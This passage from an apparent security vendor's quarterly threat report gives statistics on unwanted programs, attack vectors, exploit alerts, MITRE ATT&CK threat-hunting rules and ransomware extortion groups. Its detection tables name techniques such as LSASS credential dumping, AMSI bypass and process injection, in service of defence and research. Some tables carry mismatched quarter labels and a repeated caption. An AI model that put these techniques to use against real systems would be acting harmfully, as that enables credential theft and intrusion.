30C7E8E918403B9247315249A8842CE5*	HackingTool/ AutoKMS	394	Unknown Software Installer
B4440EEA7367C3FB04A89225DF4022A6*	PUP/TechUtilities	371	PDFixers
1E2A99AE43D6365148D412B5DFEE0E1C	PUP/BundleOffer	318	PDFPower
219218AE29B2F9DFC8F6B745C004B1E3	PUP/Patcher	316	AMTLib
CC470D06E9AFC9A7C0B395274B02AC88	HackingTool/ AutoKMS	281	Office 2013-2019 Activator

Figure 38. Q3 2024 Top 10 Most Prevalent PUPs

HackingTool/AutoKMS
AutoKMS is an umbrella term encompassing any cracked Microsoft software that allows users to use Microsoft products without a license, or it's a file that facilitates the bypass of Microsoft licensing.

PUP/Generic
This is arguably the most generic classification possible. The most likely scenario for a sample to earn this classification is if it didn't fit within any other signature. Another reason for a file to earn this classification is if the sample performed suspicious actions that weren't exactly malicious but performed actions not commonly associated with legitimate behaviors. Many of these behaviors consider the sample's context and telemetry.

PUP/Hacktool
PUP/Hacktool is a generic classification for any tool or software used for hacking purposes. Both legitimate penetration testers and malicious threat actors use these tools. For this reason, we classify these as PUPs because we can't be sure whether these tools are malicious. However, we may classify it as malware if we capture telemetry or additional context that allows us to determine if a malicious threat actor uses a hack tool. Most open-source tools are PUPs or goodware. It's the proprietary ones that we usually label as malware.

PUP/TechUtilities
"TechUtilities" refers to software meant for computer admins but performs possible suspicious or unwarranted actions.

PUP/BundleOffer
A classification reserved for installers that include third-party software or "offers." Usually, the third-party software is adware, which is particularly unwanted.

PUP/Patcher
Patchers are files that either patch (modify) additional files for whatever reason or patch themselves again for some arbitrary reason.

ATTACK VECTORS

An Attack Vector is the mechanism and application types threat actors use to infiltrate and infect systems. This includes living-off-the-land (LotL) binaries native to the Windows operating system. We log attack vectors using the process name that triggered the alert, resulting in a malicious classification. For example, if a threat actor embedded a malicious macro into a Microsoft Word document and used it in a phishing campaign, the process triggered is Microsoft Word (winword.exe). This process falls under the Office attack vector and is logged as such. That, along with the other established attack vectors, are below.

Attack Vector Descriptions

Acrobat – Adobe Acrobat is a suite of software services provided by Adobe, Inc. primarily used to manage and edit PDF files. PDF files' ubiquity and ability to bypass email and file transfer filters make Acrobat services ripe for malicious use.

Browsers – Internet browsers are familiar products for all modern-day computer users that allow access to the World Wide Web (WWW). Common browsers include Chrome, Firefox, Safari, and Edge, among many others. Current browsers store personal information – if you allow them – including passwords, cookies, cryptocurrency private keys, and even credit cards, making them common targets for information-stealing malware.

Office – Office software is the sum of all detections derived from Microsoft Office executables. This includes Word, Excel, PowerPoint, Outlook, and Office Suite executables. Not only is Microsoft Office one of the most popular business-related suites of tools, but the features of the software, such as macro-enablement, allow for an increased attack surface.

Other – The Other attack vector is "everything else." Detections within this category are those that did not fit any other category. This includes AutoKMS tools, Remote Services, and third-party applications, among many others that change every quarter.

Scripts – Scripts, which always invoke the most detections each quarter, are files derived from or using a scripting programming language. Malware utilizes PowerShell, Python, Bash, and AutoIT scripts to download other malware and deliver payloads, among other things. Considering Windows is the most commonly attacked operating system, it is no wonder PowerShell continues to skew the results for Windows detections.

Windows – Under the hood, Windows-based software houses the most data points of any attack vector. It contains the most detections but not in the highest quantities. The files included in this group ship with the Windows operating system. Examples include explorer.exe, msiexec.exe, rundll32.exe, and notepad.exe. Trojans commonly impersonate these files or inject malicious code into them because they exist on every Windows machine out of the box and are inherently trusted.

Attack Vector	Q1 Count	Q2 Count	Raw Difference From Q1	Percentage Difference From Q1
Acrobat	251	284	33	13.15%
Browsers	1343	1716	373	27.77%
Office	976	2058	1,082	110.86%
Other	2690	1859	-831	-30.89%
Python	719	893	174	24.20%
Scripts	14323	11260	-3,063	-21.39%
Windows	7653	7898	245	3.20%

Figure 39. Q3 2024 Attack Vectors




Figure 40. Q2 2024 Attack Vector3

It's a flip of a coin to see if the Scripts attack vector will be the overwhelming majority of attack vector detections or about half. Still, it hasn't been anything other than that since we began collecting this data point. For Q3, Scripts accounted for about half (43%) of all detections. Then, in a typical fashion, Windows follows in second with an unusually high ratio of detections (30%). The other attack vectors fill out the rest, including Acrobat and Python, which intermittently make it on the list. Python detections have increased for two quarters straight, so we continue including them in the possible attack vectors list.

To better understand these attack vectors, we've slowly been including more granular data to understand the exact avenues threat actors use to infect systems. One such granularity is Scripts, which is almost futile to report on further because it almost exclusively uses PowerShell detections, and that is the case this quarter. One consistency in this additional reporting is browser-based attack vector detections. This expands on which web browsers threat actors are utilizing for the attacks. Recently, we've included granular Microsoft Office data, showing which Office products hackers embed macros in, among other malicious behaviors.

Browser Attack Vectors

Sometimes, we get a surprise or two with the additional analysis of attack vectors. Unfortunately, this quarter is not that quarter. We've seen detections from Opera, Brave, and Internet Explorer. However, this quarter, there are only detections from the big three: Google Chrome, Mozilla Firefox, and Microsoft Edge. Edge arrives on Windows machines by default. So, that is never a surprise. It's also not a surprise that an overwhelming number of detections are from Chrome. Three out of four attacks from web browsers originated from Google Chrome (chrome.exe). Firefox closes the gap in some instances, but that is not the case this quarter.




Figure 41. Q3 2024 Comparative Browser Detections

Office Attack Vectors

Office detections are more interesting because threat actors often facilitate malware delivery with phishing attacks. We also know that attachments with embedded malicious macros are another mechanism in these deliveries. Thus, Outlook, Excel, and Word could all be utilized in an attack chain: Outlook to send the email, and Word or Excel as an attachment with macros. Therefore, 51% of Office detections are in Outlook, which is a logical outcome, with Excel and Word following suit. Wait, Microsoft Access made the third-ranking this quarter in front of Word! To our surprise, Microsoft Word was the least-used attack vector for Microsoft Office-related attacks.




Figure 42. Q3 2024 Comparative Browser Detections

Alerts by Exploit Type

Exploits differ from attack vectors in that they describe behavior instead of the application. For example, RunPE is an exploit that describes malware performing process hollow techniques. This is when malware "hollows out" a process, effectively gutting it and adding a malicious payload, then resuming execution. The file will appear genuine to the user but will perform malicious actions. We tally all these exploit alerts, rank them, and then determine the differences to understand if there are any exploits to look out for. For example, RemoteAPCInjection techniques rose three spots to take first place. APC stands for Asynchronous Procedure Call and typically defines remote code injections using the APC queue.

You can review more about the definitions of each exploit on Panda Security's support card located **here**.

Exploit	Alert Count	Description of Exploit	Order Difference from Q1
RemoteAPCInjection	7,407	Remote code injection via APCs	+3
PsReflectiveLoader1	7,087	Files that leverage PowerShell to allocate and inject payloads directly within the memory of it's own process (E.g. Mimikats) (Local)	-1
RunPE	2,836	Process Hollowing Techniques	-1
NetReflectiveLoader	2,155	Code execution on MEM_PRIVATE pages that do not correspond to a PE	-1
ROP1	2,004	Return Oriented Programming	+3
AmsiBypass	1,813	Techniques that bypass Windows' Antimalware Scan Interface (AMSI)	-1
DumpLsass	1,295	LSASS Process Memory Dump	-
WinlogonInjection	1,031	Remote Code Injection into winlogon.exe process	-2
ShellcodeBehavior	757	.NET files that allocate and inject payloads directly within the memory of it's own process (Assembly.Load)	-
ThreadHijacking	430	A process injection technique that allows the execution of arbitrary code in a separate process	-
IE_GodMode	132	GodMode technique in Internet Explorer	-
APC_Exec	35	Local code execution via APC	-
ReflectiveLoader	29	Reflective executable loading (Metasploit, Cobalt Strike, etc.)	-1
HookBypass	24	Detection of memory allocation in base addresses; typical of heap spraying	+1
DynamicExec	20	Execution of code in pages without execution permissions (32 bits only)	-
PsReflectiveLoader2	2	Files that leverage PowerShell to allocate and inject payloads directly within the memory of it's own process (E.g. Mimikats) (Remote)	-1
JS2DOT	1	.NET Reflective Loading Technique	-1
Shellcode.Behaviour	1	Execution of code on MEM_PRIVATE pages that do not correspond to a Portable Executable (PE)	NEW

Figure 43. Q3 2024 Alerts by Exploit Type

Cryptominer Detections

Cryptominers are typically classified as PUPs or malware, depending on the context. Many of them are genuine miners facilitating the acquisition of cryptocurrency tokens and assisting in blockchain efforts for their respective blockchains. However, it's not uncommon to see these cryptominers used maliciously or bundled with information stealers. These stealers usually exfiltrate sensitive data such as passwords and cryptocurrency wallet keys and quietly drop cryptocurrency miners on victim machines.

Considering the nature of these types of malware, it's also not uncommon for WatchGuard services to block these as information stealers instead of solely cryptominers. In fact, for a few quarters, we omitted cryptocurrency data because most of them were classified as information stealers. In other words, the numbers showed a lower number than in reality. However, as stated last quarter, we clawed back all of the old data and have got this subsection back in the mix. We saw a 28.44% decrease in classified cryptominers in Q3. It's up for debate if this is because there were fewer cryptominers or if these were classified as something else.




Figure 44. 2023-2024 Cryptominer Detections

THREAT HUNTING

The Threat Hunting section pivots away from malware alerts on endpoints. Instead, it takes a more proactive approach to alerting and acts on more comprehensive rulesets and computer behaviors. Additionally, it's important to remember that WatchGuard's threat hunting service is only for those with Advanced EPDR. Therefore, the numbers won't directly correlate with the previously mentioned data. By default, there are fewer users with this service. That doesn't detract from the context and importance of logging and sharing this data. We align our threat hunting alert invocations with the MITRE ATT&CK matrix to align with industry best practices. The matrix comes in tactics, techniques, and sub-techniques, highlighted below.

Tactics and Techniques

MITRE Tactic – The primary tactic used. (e.g., TA0002 is Execution)

MITRE Technique – The technique used. (e.g., TA1059.001 is Command and Scripting Interpreter and PowerShell)

Tactic :: Technique :: Sub-Technique – The combined tactic, technique, and sub-technique.

Technique Count – The number of occurrences for each technique.

Tactic Sum – The sum of all technique counts for a given tactic.

The most-used tactic for Q3 was TA0007: Discovery, with no technique or sub-technique. This is a general rule for alerting on behaviors that would coincide with a threat actor running scanning tools, checking domain controllers, or something similar. Discovery is usually "loud" in a network and is arguably one of the easier tactics to unveil, aside from data exfiltration and mass encryption events (ransomware). The second-ranking tactic and technique are using scripting interpreters, particularly PowerShell (TA0002-T1059.001). This coincides with our Attack Vector data showing many PowerShell detections. TA0002-T1059.001 and TA0007 usually are the top two ranking exploits.

MITRE Tactic	MITRE Technique	Tactic :: Technique :: Sub-Technique	Technique Count	Rank
TA0002	TA0002	Execution	1,459,194	8
	T1059.001	Execution :: Command and Scripting Interpreter :: PowerShell	4,762,493	2
TA0003	TA0003	Persistence	3,243,236	4
	T1543.005	Persistence :: Create or Modify System Process :: Container Service	1,018,463	9
TA0004	TA0004	Privilege Escalation	2,115,323	7
TA0005	TA0005	Defense Evasion	3,257,774	3
	T1218.009	Defense Evasion :: System Binary Proxy Execution :: Rundll32	20,461	10
TA0007	TA0007	Discovery	6,152,105	1
TA0011	TA0011	Command and Control	2,170,401	6
TA0040	T1561.001	Impact :: Disk Wipe :: Disk Content Wipe	2,927,837	5

Figure 45. Q3 2024 Exploits by MITRE ATT&CK Tactic and Technique




Figure 46. Q3 2024 Exploits by MITRE ATT&CK Tactic and Technique




Figure 47. Q3 2024 Exploits by MITRE ATT&CK Tactics Summation

Top Threat Hunting Rule Invocations

This subsection highlights the rules invoked on endpoints the most for each quarter. As usual, we then rank them to give readers a quick way to determine the most and least worrisome behaviors to look out for in their networks. We will highlight those two. The first ranking rule, by a long shot, is HijackExecutionFlow. As the name implies, this is when malware hijacks the execution flow of files on the operating system. Examples are DLL side loading, process hollowing, reflective DLL injection, and heap spraying. The last ranking rule is a discovery-based rule that alerts when a specific behavior is observed across multiple endpoints. An example of this could be continuous network traffic on an anomalous port.

Rule Name	Alerts	Rank
HijackExecutionFlow	6,140,160	1
PowershellCommandDiscoveryRule	3,617,184	2
PowershellCommandsDecodedDesofusRule	2,949,936	3
DeleteFilesOrPartitionsRule	2,927,806	4
DisableSecurityProtectionsRule	2,823,678	5
PersistenceServicesBinPath	2,154,094	6
RemoteFileCopyRule	1,708,741	7
PowershellDangerousCommandLinesRule	1,419,554	8
NetAdminAddRule	960,197	9
SeenSeveralDiscoveryRule	914,906	10

Figure 48. Rule Name Rankings

RANSOMWARE LANDSCAPE

The Ransomware Landscape section is a hybrid data set from WatchGuard EPDR endpoint logging and our Ransomware Tracker. We begin by sharing our internal WatchGuard EPDR data showcased in the Ransomware Detections by Quarter chart. The section then quickly pivots to data from the Ransomware Tracker. This data set is more comprehensive and includes primarily data from double extortion groups. It contains double extortion summations, active and recently inactive groups, and quarter-over-quarter differences. We also include some information on notable ransomware breaches from the quarter.

In Q3, we continue to see a decline in ransomware detections on WatchGuard-protected endpoints. From Q2 to Q3, there was an additional 25.75% decrease in ransomware detections. This is excellent news! However, there is additional contributing context for this declining trend. We extract the known malware hash signatures containing "ransom" or "crypt" strings to determine the sum of all ransom detections. There's a chance that confirmed ransomware malware samples analyzed by our classification engine or a WatchGuard malware analyst end up as something different.

Most modern-day ransomware isn't spammed at users and arrives on their machines from a simple download. It happens but is less common, especially ransomware via the well-known extortion groups. Therefore, threat actors take more premeditated actions, such as social engineering and additional malware. These are loaders, droppers, remote admin applications, data exfiltration tools, and other helper tools. The malicious files are often caught before the ransomware encryptor executable even arrives on the machine. Thus, there are reduced ransomware-related classifications because they manifest as information stealers, hack tools, or something else.




Figure 49. 2023-2024 QoQ Ransomware Detections by Quarter (Graph)

Extortion Groups

Moving away from the WatchGuard-only ransomware data, we arrive at the quarter-over-quarter ransomware extortion groups data set. We derive this data from the Ransomware Tracker, which monitors active ransomware extortion groups and analyzes old ransomware encryptors so researchers have more data to analyze. We tally all public extortion groups, including dark victim extortion, and filter out junk and duplicates. Many other ransomware data collection entities do not go the extra mile to ensure correct numbers. We also monitor news and reporting, including SEC filings, for additional victim information not published by these ransomware groups.

Similar to Q2, our victim extortion counter showed a slight increase. However, the change was even less than the quarter prior, with an ever-so-slight 1.66% increase. That may seem like a wash for this quarter, but keep in mind that the number of extortions remains elevated, and with the numbers not decreasing, it is a concern. Additionally, researchers determined that ransomware payouts occur less often but have a more significant financial impact. The attacks are more targeted, and the ransom demands are much higher.




Figure 49. 2023-2024 QoQ Public Extortions by Group

Aside from victim naming and shaming, there was little activity for ransomware groups in Q3. Six groups became active, and six groups went inactive or dormant. In other words, it is a complete wash as the same number of ransomware groups are active. However, as of this writing, that is not the case. Stay tuned next quarter for that! The final three graphs show varying differences in the same data. One figure shows the ransomware groups from those with the most increases and decreases from the quarter prior. RansomHub is one of, if not the most active ransomware groups right now. It took over from LockBit 3.0, which took a significant reputation risk. LockBit 3.0 ended up as the worst in terms of quarter-to-quarter differences. The following figure shows the differences in a more comprehensive format and the Q2 numbers. This provides a better idea of the quarter-to-quarter differences, all in one spot. Finally, we end with the famous red bar graph that shows the ransomware extortion numbers for the quarter, filtered by group.

New Groups	Inactive Groups
EvilMorocco	HelloGookie
Helldown	Malek Team
Lynx	Quilong
Orca	Red
Sarcoma	Snatch
Valencia	Zero Tolerance

Figure 50. New and Inactive Groups

Name		Name	
RansomHub		DAIXIN	-1
Meow Leaks	+73	Metaencryptor	-1
Kill Security	+29	Stormous	-1
Cicada3301	+23	Zero Tolerance	-1
Rhysida	+20	EMBARGO	-2
FOG	+16	Everest	-2
MAD LIBERATOR	+13	Malek Team	-2
Brain Cipher	+11	Money Message	-2
Hunters International	+9	SenSayQ	-2
Abyss	+7	Head Mare	-3
El Dorado	+7	HelloGookie	-3
Monti	+7	Mallox	-3
Dispossessor	+6	Snatch	-3
BianLian	+5	Red	-4
Donut Leaks	+5	Play	-6
Ransomcortex	+4	Ransom House	-6
ThreeAM	+4	CLOP Leaks	-7
Cloak	+2	APT73	-8
Flocker	+2	dAn0n	-8
Pryx	+2	DarkVault	-8
Qilin	+2	Quilong	-8
TrinityLock	+2	Space Bears	-8
BlackByte	+1	Akira	-9
RansomExx2	+1	Cactus	-11
Vanir Group	+1	BlackSuit	-13
AlphaLocker	0	RA Group	-14
CiphBit	0	Arcus Media	-15
DragonForce	0	Handala	-19
DungHill Leak	0	Medusa Blog	-19
		INC Ransom	-36
		8base	-41
		Black Basta	-46
		LockBit 3.0	-116

Figure 51. Increases and Decreases from Quarter Prior

Name	Q1	Q2	Difference
8base	54	13	-41
Abyss	6	13	+7
Akira	57	48	-9
AlphaLocker	2	2	0
APT73	11	3	-8
Arcus Media	25	10	-15
BianLian	38	43	+5
Black Basta	53	7	-46
BlackByte	1	2	+1
BlackSuit	50	37	-13
Brain Cipher	1	12	+11
Cactus	38	27	-11
Cicada3301	4	27	+23
CiphBit	4	4	0
Cloak	13	15	+2
CLOP Leaks	9	2	-7
DAIXIN	2	1	-1
dAn0n	12	4	-8
DarkVault	23	15	-8
Dispossessor	10	16	+6
Donut Leaks	2	7	+5
DragonForce	32	32	0
DungHill Leak	1	1	0
El Dorado	7	14	+7
EMBARGO	7	5	-2
Everest	12	10	-2
EvilMorocco	4	6	NEW
Flocker	4	6	+2
FOG	2	18	+16
Handala	32	13	-19
Head Mare	4	1	-3
Helldown	-	17	NEW
HelloGookie	3	0	-3
Hunters International	48	57	+9
INC Ransom	66	30	-36
Kill Security	3	32	+29
LockBit 3.0	201	85	-116
Lynx	-	28	NEW
MAD LIBERATOR	0	13	+13
Malek Team	2	0	-2
Mallox	5	2	-3
Medusa Blog	65	46	-19
Meow Leaks	3	76	+73
Metaencryptor	5	4	-1
Money Message	2	0	-2
Monti	7	14	+7
Orca	-	2	NEW
Play	96	90	-6
Pryx	1	3	+2
Qilin	46	48	+2
Quilong	8	0	-8
RA Group	19	5	-14
Ransomcortex	0	4	+4
Ransom House	20	14	-6
RansomExx2	6	7	+1
RansomHub	75	195	+120
Red	4	0	-4
Rhysida	18	38	+20
Sarcoma	-	23	NEW
SenSayQ	2	0	-2
Snatch	3	0	-3
Space Bears	20	12	-8
Stormous	7	6	-1
ThreeAM	3	7	+4
TrinityLock	3	5	+2
Valencia	-	5	NEW
Vanir Group	2	3	+1
Zero Tolerance	1	0	-1
	1264	**1285**	**+21**

Figure 52. Q3 2024 Public Extortions by Group

